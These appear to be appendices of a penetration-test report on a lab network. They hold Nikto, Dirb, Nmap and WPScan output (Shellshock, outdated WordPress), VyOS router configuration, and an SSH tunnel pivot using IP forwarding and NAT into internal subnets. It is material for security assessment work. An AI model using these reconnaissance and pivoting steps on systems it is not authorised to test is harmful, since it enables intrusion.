+ Start Time:         2020-12-22 07:23:14 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
 of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x b
ranch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/c
gi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-12-22 07:23:46 (GMT-5) (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 1-33 Dirb Results on 192.168.0.242/30

```
root@kali:~# dirb http://192.168.0.242

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 22 07:24:44 2020
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.242/ ----
==> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
==> DIRECTORY: http://192.168.0.242/js/

---- Entering directory: http://192.168.0.242/cgi-bin/ ----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:535)

---- Entering directory: http://192.168.0.242/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.242/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Dec 22 07:25:18 2020
DOWNLOADED: 9224 - FOUND: 4
```

Figure 1-36 SSH Tunnel Setup on 192.168.0.242/30

```
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Dec 27 14:36:49 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/27 brd 192.168.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:424/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/27 brd 192.168.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:424/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::f084:8c5b:be89:f7b7/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=3.43 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=4.05 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.80 ms
^C^[[A64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=4.60 ms
^C
--- 1.1.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 2.801/3.719/4.601/0.672 ms
root@kali:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=0.033 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.024/0.032/0.040/0.006 ms
root@kali:~#
```

```
root@xadmin-virtual-machine:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=0.036 ms
^C
--- 1.1.1.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.027/0.031/0.036/0.007 ms
root@xadmin-virtual-machine:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=5.33 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=2.39 ms
^C
--- 1.1.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 2.396/3.866/5.337/1.471 ms
root@xadmin-virtual-machine:~#
```

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route add -net 192.168.0.96/27 tun0
root@kali:~#
```

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
root@kali:~#
```

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-27 09:46 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 27.79 seconds
root@kali:~#
```

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-27 09:50 EST
Nmap scan report for 192.168.0.66
Host is up (0.020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (1 host up) scanned in 21.79 seconds
root@kali:~#
```

Figure 1-42 Other VYOS Router Results on 192.168.0.65/27 Interface

```
vyos@vyos:~$ show arp eth2
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.122                    (incomplete)                              eth2
192.168.0.116                    (incomplete)                              eth2
192.168.0.118                    (incomplete)                              eth2
192.168.0.112                    (incomplete)                              eth2
192.168.0.108                    (incomplete)                              eth2
192.168.0.114                    (incomplete)                              eth2
192.168.0.104                    (incomplete)                              eth2
192.168.0.110                    (incomplete)                              eth2
192.168.0.100                    (incomplete)                              eth2
192.168.0.106                    (incomplete)                              eth2
192.168.0.102                    (incomplete)                              eth2
192.168.0.98             ether   00:15:5d:00:04:17   C                     eth2
192.168.0.125                    (incomplete)                              eth2
192.168.0.121                    (incomplete)                              eth2
192.168.0.117                    (incomplete)                              eth2
192.168.0.123                    (incomplete)                              eth2
192.168.0.113                    (incomplete)                              eth2
192.168.0.119                    (incomplete)                              eth2
192.168.0.109                    (incomplete)                              eth2
192.168.0.115                    (incomplete)                              eth2
192.168.0.105                    (incomplete)                              eth2
192.168.0.111                    (incomplete)                              eth2
192.168.0.107                    (incomplete)                              eth2
192.168.0.101                    (incomplete)                              eth2
192.168.0.103                    (incomplete)                              eth2
192.168.0.99                     (incomplete)                              eth2
192.168.0.124                    (incomplete)                              eth2
192.168.0.120                    (incomplete)                              eth2
192.168.0.126                    (incomplete)                              eth2
```

```
vyos@vyos:~$ show arp eth3
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.66             ether   00:15:5d:00:04:15   C                     eth3
```


vyos@vyos:~$ show configuration
interfaces {
ethernet eth2 {
address 192.168.0.97/27
duplex auto
hw-id 00:15:5d:00:04:1c
smp_affinity auto
speed auto
}
ethernet eth3 {
address 192.168.0.65/27
duplex auto
hw-id 00:15:5d:00:04:1d
smp_affinity auto
speed auto
}
loopback lo {
address 4.4.4.4/32
}
}
protocols {
ospf {
area 0 {
}
area 1 {
network 192.168.0.64/27
network 192.168.0.96/27
}
}
}
service {
https {
http-redirect enable
}
lldp {
}
snmp {
community public {
authorization ro
}
}
telnet {
port 23
}
}
system {
config-management {
commit-revisions 20
}
console {
device ttyS0 {
speed 9600
}
}
host-name vyos
login {

```
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
            level admin
        }
    }
    ntp {
        server 0.pool.ntp.org {
        }
        server 1.pool.ntp.org {
        }
        server 2.pool.ntp.org {
        }
    }
    package {
        auto-sync 1
        repository community {
            components main
            distribution helium
            password ****************
            url http://packages.vyos.net/vyos
            username ""
        }
    }
    syslog {
        global {
            facility all {
                level notice
            }
            facility protocols {
                level debug
            }
        }
    }
    time-zone UTC
}
```

Figure 1-46 Other VYOS Router Results on 192.168.0.97/27 Interface

```
vyos@vyos:~$ show arp eth2
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.122                    (incomplete)                              eth2
192.168.0.116                    (incomplete)                              eth2
192.168.0.118                    (incomplete)                              eth2
192.168.0.112                    (incomplete)                              eth2
192.168.0.108                    (incomplete)                              eth2
192.168.0.114                    (incomplete)                              eth2
192.168.0.104                    (incomplete)                              eth2
192.168.0.110                    (incomplete)                              eth2
192.168.0.100                    (incomplete)                              eth2
192.168.0.106                    (incomplete)                              eth2
192.168.0.102                    (incomplete)                              eth2
192.168.0.98             ether   00:15:5d:00:04:17   C                     eth2
192.168.0.125                    (incomplete)                              eth2
192.168.0.121                    (incomplete)                              eth2
192.168.0.117                    (incomplete)                              eth2
192.168.0.123                    (incomplete)                              eth2
192.168.0.113                    (incomplete)                              eth2
192.168.0.119                    (incomplete)                              eth2
192.168.0.109                    (incomplete)                              eth2
192.168.0.115                    (incomplete)                              eth2
192.168.0.105                    (incomplete)                              eth2
192.168.0.111                    (incomplete)                              eth2
192.168.0.107                    (incomplete)                              eth2
192.168.0.101                    (incomplete)                              eth2
192.168.0.103                    (incomplete)                              eth2
192.168.0.99                     (incomplete)                              eth2
192.168.0.124                    (incomplete)                              eth2
192.168.0.120                    (incomplete)                              eth2
192.168.0.126                    (incomplete)                              eth2
```

```
vyos@vyos:~$ show arp eth3
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.66             ether   00:15:5d:00:04:15   C                     eth3
vyos@vyos:~$
```

```
vyos@vyos:~$ show ip ospf database

       OSPF Router with ID (4.4.4.4)

                Router Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
4.4.4.4         4.4.4.4          550 0x8000000c 0xf1f2 2
5.5.5.5         5.5.5.5          542 0x8000000d 0x46c6 2

                Net Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.97    4.4.4.4         1742 0x80000007 0x462e

                Summary Link States (Area 0.0.0.1)

Link ID         ADV Router      Age  Seq#       CkSum  Route
172.16.221.0    5.5.5.5         1353 0x80000008 0x4a35 172.16.221.0/24
192.168.0.32    5.5.5.5          342 0x80000009 0x4474 192.168.0.32/27
192.168.0.128   5.5.5.5         1082 0x80000008 0x1e45 192.168.0.128/27
192.168.0.192   5.5.5.5         1443 0x80000008 0x64aa 192.168.0.192/27
192.168.0.224   5.5.5.5          462 0x80000008 0x6775 192.168.0.224/30
192.168.0.228   5.5.5.5          652 0x80000008 0xda08 192.168.0.228/30
192.168.0.232   5.5.5.5         1373 0x80000009 0x4c9b 192.168.0.232/30
```

Figure 1-51 Dirb Scan against 172.16.221.237 Web Server








Figure 1-53 WPSCAN results


root@kali:~# wpscan --url http://172.16.221.237/wordpress -e
WordPress Security Scanner by the WPScan Team
Version 3.7.5
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Tue Dec 22 11:58:28 2020
Interesting Finding(s):
[+] http://172.16.221.237/wordpress/
Interesting Entries:
- Server: Apache/2.2.22 (Ubuntu)
- X-Powered-By: PHP/5.3.10-1ubuntu3.26
Found By: Headers (Passive Detection)
Confidence: 100%
[+] http://172.16.221.237/wordpress/xmlrpc.php
Found By: Headers (Passive Detection)
Confidence: 100%
Confirmed By:
- Link Tag (Passive Detection), 30% confidence
- Direct Access (Aggressive Detection), 100% confidence
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access








APPENDIX B – SECURITY WEAKNESSES

Figure 2-2 WPSCAN on 172.16.221.237/24


root@kali:~# wpscan --url http://172.16.221.237/wordpress -e
WordPress Security Scanner by the WPScan Team
Version 3.7.5
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Tue Dec 22 11:58:28 2020
Interesting Finding(s):
[+] http://172.16.221.237/wordpress/
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://172.16.221.237/wordpress/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

```
[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
 |  - http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>

